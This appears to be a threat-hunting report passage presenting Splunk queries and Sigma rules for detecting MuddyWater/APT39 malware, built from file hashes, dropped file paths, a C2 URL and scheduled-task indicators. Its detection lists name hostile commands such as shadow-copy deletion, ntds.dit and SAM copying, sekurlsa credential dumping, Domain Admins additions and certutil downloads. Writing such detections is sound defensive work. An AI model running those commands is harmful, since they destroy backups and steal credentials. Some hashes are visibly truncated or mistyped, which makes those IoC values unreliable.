Image="*winword.exe*" EventCode=1
index=botsv2 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=15
index=botsv2 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
Image="*pwsh.exe*" EventCode=1
index=* source=* EventCode=4104 "ec=get-content -Path*"
index=* source=* EventCode=4698 AND "Win32ApiSyncTask*"
index=* source=* EventCode=3 "94.23.148.194 *"
index=winsysmon EventCode=1 AND Description="Windows PowerShell" AND
(Image!="*\\powershell.exe" AND Image!="*\\powershell_ise.exe") | rex field=Hashes
".*MD5=(?<MD5>[A-F0-9]*)," | table _time, Computer, User, Image, cmdline,
ParentImage, MD5
index="winsysmon" EventCode=1 Image="*\\cscript.exe" OR Image="*\\wscript.exe" | rex
field=Image ".*\\\\(?<Image_fn>[^\\\\]*)" | rex field=ParentImage
".*\\\\(?<ParentImage_fn>[^\\\\]*)" | stats count by Computer User ProcessId Image
CommandLine ParentImage ParentCommandLine
```

Uncoder.io facilitates writing sigma code so some sigma rules are written by uncoder.io.



<https://uncoder.io/>

First Sigma rules provides to find malware by using their sha256 value and names and file path. The IoC's which are obtained from malware analysis and network forensic were used for creating sigma rules;

```

title: MuddyWater APT.
description: MuddyWater APT Detector.
references:
-
https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior
- https://www.virustotal.com/gui/file/898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f0/behavior
author: Alparslan Akyıldız
status: testing
date: 2023/01/27
logsource:
  product: windows
  service: sysmon
detection:
  selection1:
    EventID: "1"
    file_hash:
      - 898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f0
      - 062a8728e7fc2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
      - 7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f
      - 409372c1887572867b9e4bc73da27b0c756c10fd6523a6b978657aad3d0f268
      - c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
      - 4826c0d860af884d3343ca6460b0006a7a2ce7dbccc4d743208585d997cc5fd1
      - e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
      - e0692d35c2e6a0703e0ed0ac217a290d3ff4ac5852fad263f171b9386627e0f7
      - e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
      - bda2b5a735c68d951c72dcf3f03f05b753ab85af9e8a85644d9b51dbca2cbac1
      - 062a8728e7fc2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
      - 7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
      - 86ef2b617e085f8080a7ae661297586fda08bcda9db32e99b5fd9adff5cd12cd
      - 6aad24f6807cd5bfa20a93a66445c082b08ee61ac3f60207e7cc1dd89c0abf2
      - c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
      - a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
    selection2:
      EventID: "11"
      TargetFilename:
        - '*\ListOfHackedEmails.doc'
        - 'C:\Users\*\AppData\Local\Temp\__PSScriptPolicyTest_*.psm1'
        - C:\ProgramData\Win32ApiSync.bat
        - C:\ProgramData\Win32ApiSyncLog.txt
        - c:\ProgramData\error.txt
        - 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start enu\Programs\Startup\Win32ApiSyncTskSchdlr.bat'

  condition: selection1 or selection2
fields:
- TargetFilename
- Image
- TargetObject
- Hashes
falsepositives:
- Unknown
level: high
mitre-attack:
  Execution:
    - Command-Line Interface
    - Scheduled Task
    - Powershell


```


Sigma rules splunk query equivalence is given below;

```

source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
((EventCode="1" AND
(file_hash="898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f
0" OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
" OR
file_hash="062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
" OR
file_hash="7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
" OR
file_hash="86ef2b617e085f8080a7ae661297586fda08bcda9db32e99b5fd9adff5cd12cd
" OR
file_hash="6aad24f6807cd5befa20a93a66445c082b08ee61ac3f60207e7cc1dd89c0abf2
" OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
" OR
file_hash="7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f"
OR
file_hash="409372c1887572867b9e4bc73da27b0c756c10fd6523a6b978657aad3d0f268"
OR
file_hash="c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
" OR
file_hash="4826c0d860af884d3343ca6460b0006a7a2ce7dbccc4d743208585d997cc5fd1
" OR
file_hash="e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
" OR
file_hash="e0692d35c2e6a0703e0ed0ac217a290d3ff4ac5852fad263f171b9386627e0f7
" OR
file_hash="e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
" OR
file_hash="bda2b5a735c68d951c72dcf3f03f05b753ab85af9e8a85644d9b51dbca2cbac1
")) OR EventCode="11") | table TargetFilename,Image,TargetObject,Hashes

```

Suggest translation 

Copy 

Another Sigma rules are written by using Uri IoC for detectin C2C connections.

```
1 author: Alparslan Akyıldız
2 date: 27/01/2023
3 description: MuddyWater APT Detector.
4 detection:
5   condition: selectionURL
6   selectionURL:
7     | resource.URL:
8     | - http://94.23.148.194/serverScript/clientFrontline/*
9 falsepositives:
10 - Unknown
11 level: high
12 logsource:
13   category: proxy
14 references:
15 - https://www.hybrid-analysis.com/sample
    /eabc8692c95858c0237378478caa2bc012aee1ce319101af25cb14942654c800
    /621e941b47d4bf37ff4f5e04
16 status: stable
17 tags:
18 - attack.Command and Control
19 - attack.t1071
20 title: MuddyWater APT (Proxy).
21
```

517 / 5000

Sigma rules splunk query equivalence is given below;

```
index=*  
(resource.URL="http://94.23.148.194/serverScript/clientFrontLine/*")
```

The following sigma rule is written to detect malicious vbs, ps1, js... file which are created by WINWORD.exe image.

```
title: Winword Drops Script In Startup  
status: experimental  
description: Winword.exe drops script file in startup location  
author: --  
id: --  
threatname:  
behaviorgroup: 1  
classification: 7  
logsource:  
  service: sysmon  
  product: windows  
detection:  
  selection:  
    EventID: 11  
    Image: '*\Microsoft Office\Office*\WINWORD.EXE*'  
    TargetFilename:  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.vbs*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.js*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.bat*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.url*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.cmd*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.hta*'  
      - '*\AppData\Roaming\Microsoft\*\STARTUP\*.ps1*'  
  condition: selection  
level: critical
```

Sigma rules splunk query equivalence is given below;

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
(EventCode="11" AND Image="*\\Microsoft Office\\Office*\\WINWORD.EXE*" AND
(TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.vbs*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.js*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.bat*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.url*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.cmd*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.hta*" OR
TargetFilename="*\\AppData\\Roaming\\Microsoft\\*\\STARTUP\\*.ps1*"))
```

Following sigma rules is very similar to previous one but it includes EXCEL.exe image to because Muddy Water uses Excel files for dropping malwares too.

```
title: Office product drops script at suspicious location
status: experimental
description: Office product drops script at suspicious location
author: Joe Security
date: 2020-01-30
id: 200047
threatname:
behaviorgroup: 1
classification: 7
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 11
    Image:
      - '*\\Microsoft Office\\Office*\\WINWORD.EXE*'
      - '*\\Microsoft Office\\Office*\\EXCEL.EXE*'
    TargetFilename:
      - '*\\AppData\\Roaming\\*\\.vbs*'
      - '*\\AppData\\Roaming\\*\\.js*'
      - '*\\AppData\\Roaming\\*\\.jse*'
      - '*\\AppData\\Roaming\\*\\.bat*'
      - '*\\AppData\\Roaming\\*\\.url*'
      - '*\\AppData\\Roaming\\*\\.cmd*'
      - '*\\AppData\\Roaming\\*\\.hta*'
      - '*\\AppData\\Roaming\\*\\.ps1*'
      - '*\\AppData\\Local\\Temp\\*\\.vbs*'
      - '*\\AppData\\Local\\Temp\\*\\.js*'
      - '*\\AppData\\Local\\Temp\\*\\.jse*'
      - '*\\AppData\\Local\\Temp\\*\\.bat*'
      - '*\\AppData\\Local\\Temp\\*\\.url*'
      - '*\\AppData\\Local\\Temp\\*\\.cmd*'
      - '*\\AppData\\Local\\Temp\\*\\.hta*'
      - '*\\AppData\\Local\\Temp\\*\\.ps1*'
    selection1:
      EventID: 11
      Image:
        - '*\\Microsoft Office\\Office*\\WINWORD.EXE*'
        - '*\\Microsoft Office\\Office*\\EXCEL.EXE*'
      TargetFilename:
        - '*\\AppData\\Roaming\\Microsoft\\Office\\Recent\\*\\.url*'
  condition: selection and not selection1
level: critical
```

Sigma rules splunk query equivalence is given below;

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational" AND
((EventCode="11" AND (Image="*\\Microsoft Office*\\Office*\\WINWORD.EXE*"
OR Image="*\\Microsoft Office*\\Office*\\EXCEL.EXE*") AND
(TargetFilename="*\\AppData\\Roaming\\*.vbs*" OR
TargetFilename="*\\AppData\\Roaming\\*.js*" OR
TargetFilename="*\\AppData\\Roaming\\*.jse*" OR
TargetFilename="*\\AppData\\Roaming\\*.bat*" OR
TargetFilename="*\\AppData\\Roaming\\*.url*" OR
TargetFilename="*\\AppData\\Roaming\\*.cmd*" OR
TargetFilename="*\\AppData\\Roaming\\*.hta*" OR
TargetFilename="*\\AppData\\Roaming\\*.ps1*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.vbs*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.js*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.jse*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.bat*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.url*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.cmd*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.hta*" OR
TargetFilename="*\\AppData\\Local\\Temp\\*.ps1*")) AND NOT (EventCode="11"
AND (Image="*\\Microsoft Office*\\Office*\\WINWORD.EXE*" OR
Image="*\\Microsoft Office*\\Office*\\EXCEL.EXE*") AND
(TargetFilename="*\\AppData\\Roaming\\Microsoft\\Office\\Recent\\*.url*")))
```

The sigma rule Detects programs on a Windows system that should not write scripts to disk like reflective dll injection;

```
title: Legitimate Application Dropped Script
id: 7d604714-e071-49ff-8726-edeb95a70679
status: experimental
description: Detects programs on a Windows system that should not write scripts to disk
references:
  - https://github.com/Neo23x0/sysmon-config/blob/3f808d9c022c507aae21a9346afba4a59dd533b9/sysmonconfig-export-block.xml#L1326
author: frack113, Florian Roth
date: 2022/08/21
tags:
  - attack.defense_evasion
  - attack.t1218
logsource:
  product: windows
  category: file_event
detection:
  selection:
    Image|endswith:
      # Microsoft Office Programs Dropping Executables
      - \winword.exe
      - \excel.exe
      - \powerpnt.exe
      - \msaccess.exe
      - \mspub.exe
      - \eqndt32.exe
      - \visio.exe
      - \wordpad.exe
```

```

- \wordview.exe
# LOLBINs that can be used to download executables
- \certutil.exe
- \certoc.exe
- \CertReq.exe
# - \bitsadmin.exe (depends on the environment; comment in if you're sure that bitsadmin doesn't do that in your env)
- \Desktopimgdownldr.exe
- \esentutil.exe
# - \expand.exe
- \finger.exe
# Executables that should never drop an executable to disk (but may after a previous process injection or if it's
malware that uses a legitimate name)
- \AcroRd32.exe
- \RdrCEF.exe
- \mshta.exe
- \hh.exe
TargetFilename|endswith:
- '.ps1'
- '.bat'
- '.vbs'
- '.scf'
- '.wsf'
- '.wsh'
condition: selection
falsepositives:
- Unknown
level: high


```


Sigma rules splunk query equivalence is given below;

```

source="WinEventLog:*" AND ((Image="*\\winword.exe" OR Image="*\\excel.exe"
OR Image="*\\powerpnt.exe" OR Image="*\\msaccess.exe" OR
Image="*\\mspub.exe" OR Image="*\\eqnedt32.exe" OR Image="*\\visio.exe" OR
Image="*\\wordpad.exe" OR Image="*\\wordview.exe" OR
Image="*\\certutil.exe" OR Image="*\\certoc.exe" OR Image="*\\CertReq.exe"
OR Image="*\\Desktopimgdownldr.exe" OR Image="*\\esentutil.exe" OR
Image="*\\finger.exe" OR Image="*\\AcroRd32.exe" OR Image="*\\RdrCEF.exe"
OR Image="*\\mshta.exe" OR Image="*\\hh.exe") AND (TargetFilename="*.ps1"
OR TargetFilename="*.bat" OR TargetFilename="*.vbs" OR
TargetFilename="*.scf" OR TargetFilename="*.wsf" OR
TargetFilename="*.wsh"))

```

Suggest translation 


Copy 


This rule will monitor executable and script file creation by office applications.

```
title: Created Files by Office Applications
id: c7a74c80-ba5a-486e-9974-ab9e682bc5e4
status: experimental
description: This rule will monitor executable and script file creation by office applications. Please
add more file extensions or magic bytes to the logic of your choice.
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
author: 'Vadim Khrykov (ThreatIntel), Cyb3rEng (Rule)'
date: 2021/08/23
modified: 2022/07/11
tags:
- attack.t1204.002
- attack.execution
logsource:
  product: windows
  category: file_event
detection:
  #useful_information: Please add more file extensions to the logic of your choice.
  selection1:
    Image|endswith:
      - '\winword.exe'
      - '\excel.exe'
      - '\powerpnt.exe'
  selection2:
    TargetFilename|endswith:
      - '.exe'
      - '.dll'
      - '.ocx'
      - '.com'
      - '.ps1'
      - '.vbs'
      - '.sys'
      - '.bat'
      - '.scr'
      - '.proj'
  filter_webservicecache: # matches e.g. directory with name *.microsoft.com
    TargetFilename|contains|all:
      - 'C:\Users\'
      - '\AppData\Local\Microsoft\Office\'
      - '\WebServiceCache\AllUsers'
    TargetFilename|endswith: '.com'
  filter_webex:
    Image|endswith: '\winword.exe'
    TargetFilename|contains: '\AppData\Local\Temp\webexdelta\'
    TargetFilename|endswith:
      - '.dll'
      - '.exe'
  filter_localassembly:
    TargetFilename|contains: '\AppData\Local\assembly\tmp\'
    TargetFilename|endswith: '.dll'
  condition: all of selection* and not 1 of filter_*
falsepositives:
- Unknown -level: high
```

This rule will monitor executable and script file creation by office applications.


```
source="WinEventLog:*" AND (((Image="*\\winword.exe" OR  
Image="*\\excel.exe" OR Image="*\\powerpnt.exe") AND  
(TargetFilename="*.exe" OR TargetFilename="*.dll" OR TargetFilename="*.ocx"  
OR TargetFilename="*.com" OR TargetFilename="*.ps1" OR  
TargetFilename="*.vbs" OR TargetFilename="*.sys" OR TargetFilename="*.bat"  
OR TargetFilename="*.scr" OR TargetFilename="*.proj")) AND NOT  
(((TargetFilename="*C:\\Users\\*") AND  
(TargetFilename="*\\AppData\\Local\\Microsoft\\Office\\*") AND  
(TargetFilename="*\\WebServiceCache\\AllUsers*") AND  
TargetFilename="*.com") OR (Image="*\\winword.exe" AND  
TargetFilename="*\\AppData\\Local\\Temp\\webexdelta\\*" AND  
(TargetFilename="*.dll" OR TargetFilename="*.exe")) OR  
(TargetFilename="*\\AppData\\Local\\assembly\\tmp\\*" AND  
TargetFilename="*.dll")))
```

Suggest translation 

Copy 


title: Schtask from User Profile (Sysmon).
description: APT39 Persistence with schtask.
author: M. Alparslan Akyıldız
status: stable
logsource:
 product: windows
 service: sysmon
detection:
 selection:
 EventID: 1
 Image:
 - schtask.exe
 - schtasks.exe
 CommandLine:
 - 'C:\ProgramData\Win32ApiSync.bat'
 condition: selection
fields:
 - Image
 - CommandLine
falsepositives:
 - Should be limited in legitimate use.
level: medium
tags:
 - attack.Execution
 - attack.t1204
 - attack.t1059

This sigma rule detects the scheduled task of the Muddy Waters malware.



Other Sigma rules for detecting the Muddy Water specific malware are given the below. They are written by helping of the IoC's which are created from manual malware analysis method.

```
title: APT39 POWERSHELL
description: Detects suspicious powershell command line parameters
status: experimental
references:
-
https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior
author: ALPARSLAN AKYILDIZ
date: 2023/01/27
tags:
- attack.execution
- attack.t1086
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine:
      - '* $ec=get-content -Path C:\ProgramData\Win32ApiSyncLog.txt *'
  condition: selection
level: critical
```



action: global
 title: Suspicious Process Creation
 description: Detects suspicious process starts on Windows systems based on keywords
 status: experimental
 references:
 - <https://www.swordshield.com/2015/07/getting-hashes-from-ntds-dit-file/>
 - https://www.youtube.com/watch?v=H3t_kHQG1Js&feature=youtu.be&t=15m35s
 - <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>
 - <https://twitter.com/subTee/status/872244674609676288>
 - <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/remote-tool-examples>
 - <https://tyranidslair.blogspot.ca/2017/07/dg-on-windows-10-s-executing-arbitrary.html>
 - https://www.trustedsec.com/2017/07/new-tool-release-nps_payload/
 - <https://subt0x10.blogspot.ca/2017/04/bypassing-application-whitelisting.html>
 - <https://gist.github.com/subTee/7937a8ef07409715f15b84781e180c46#file-rat-bat>
 - https://twitter.com/vector_sec/status/896049052642533376
 author: Florian Roth
 modified: 2018/12/11
 detection:
 condition: selection
 falsepositives:
 - False positives depend on scripts and administrative tools used in the monitored environment
 level: medium

 logsource:
 product: windows
 service: sysmon
 detection:
 selection:
 EventID: 1
 CommandLine:
 - vssadmin.exe delete shadows*
 - vssadmin delete shadows*
 - vssadmin create shadow /for=C:*
 - copy \\?\GLOBALROOT\Device*\windows\ntds\ntds.dit*
 - copy \\?\GLOBALROOT\Device*\config\SAM*
 - reg SAVE HKLM\SYSTEM *
 - '* sekurlsa:*'
 - net localgroup administrators * /add
 - net group "Domain Admins" * /ADD /DOMAIN
 - certutil.exe *-urlcache* http*
 - certutil.exe *-urlcache* ftp*
 - netsh advfirewall firewall *\AppData\|*
 - attrib +S +H +R *\AppData\|*
 - schtasks* /create *\AppData\|*
 - schtasks* /sc minute*
 - '*\Regasm.exe *\AppData\|*'
 - '*\Regasm *\AppData\|*'
 - '*\bitsadmin* /transfer*'
 - '*\certutil.exe * -decode *'
 - '*\certutil.exe * -decodehex *'
 - '*\certutil.exe -ping *'
 - icacls * /grant Everyone:F /T /C /Q
 - '* wmic shadowcopy delete *'
 - '* wbadmin.exe delete catalog -quiet*'
 - '*\wscript.exe *.jse'
 - '*\wscript.exe *.js'
 - '*\wscript.exe *.vba'
 - '*\wscript.exe *.vbe'
 - '*\cscript.exe *.jse'
 - '*\cscript.exe *.js'
 - '*\cscript.exe *.vba'
 - '*\cscript.exe *.vbe'
 - '*\fodhelper.exe'
 - '*waitfor*/s*'
 - '*waitfor*/si persist*'
 - '*remote*/s*'
 - '*remote*/c*'

```

- '*remote*/q*'
- '*AddInProcess*'
- '*pwsh.exe*'
---
logsource:
  product: windows
  service: security
  definition: 'Requirements: Audit Policy : Detailed Tracking > Audit Process creation, Group Policy : Administrative
  Templates\System\Audit Process Creation'
detection:
  selection:
    EventID: 4688
    ProcessCommandLine:
      - vssadmin.exe delete shadows*
      - vssadmin delete shadows*
      - vssadmin create shadow /for=C:*
      - copy \\?\GLOBALROOT\Device\*\windows\ntds\ntds.dit*
      - copy \\?\GLOBALROOT\Device\*\config\SAM*
      - reg SAVE HKLM\SYSTEM *
      - '* sekurlsa: *'
      - net localgroup administrators * /add
      - net group "Domain Admins" * /ADD /DOMAIN
      - certutil.exe *-urlcache* http*
      - certutil.exe *-urlcache* ftp*
      - netsh advfirewall firewall *\AppData\*
      - attrib +S +H +R *\AppData\*
      - schtasks* /create *\AppData\*
      - schtasks* /sc minute*
      - '*\Regasm.exe *\AppData\*'
      - '*\Regasm *\AppData\*'
      - '*\bitsadmin* /transfer*'
      - '*\certutil.exe * -decode *'
      - '*\certutil.exe * -decodehex *'
      - '*\certutil.exe -ping *'
      - icacls * /grant Everyone:F /T /C /Q
      - '* wmic shadowcopy delete *'
      - '* wbadmin.exe delete catalog -quiet*'
      - '*\wscript.exe *.jse'
      - '*\wscript.exe *.js'
      - '*\wscript.exe *.vba'
      - '*\wscript.exe *.vbe'
      - '*\cscript.exe *.jse'
      - '*\cscript.exe *.js'
      - '*\cscript.exe *.vba'
      - '*\cscript.exe *.vbe'
      - '*\fodhelper.exe'
      - '*waitfor*/s*'
      - '*waitfor*/si persist*'
      - '*remote*/s*'
      - '*remote*/c*'
      - '*remote*/q*'
      - '*AddInProcess*'

```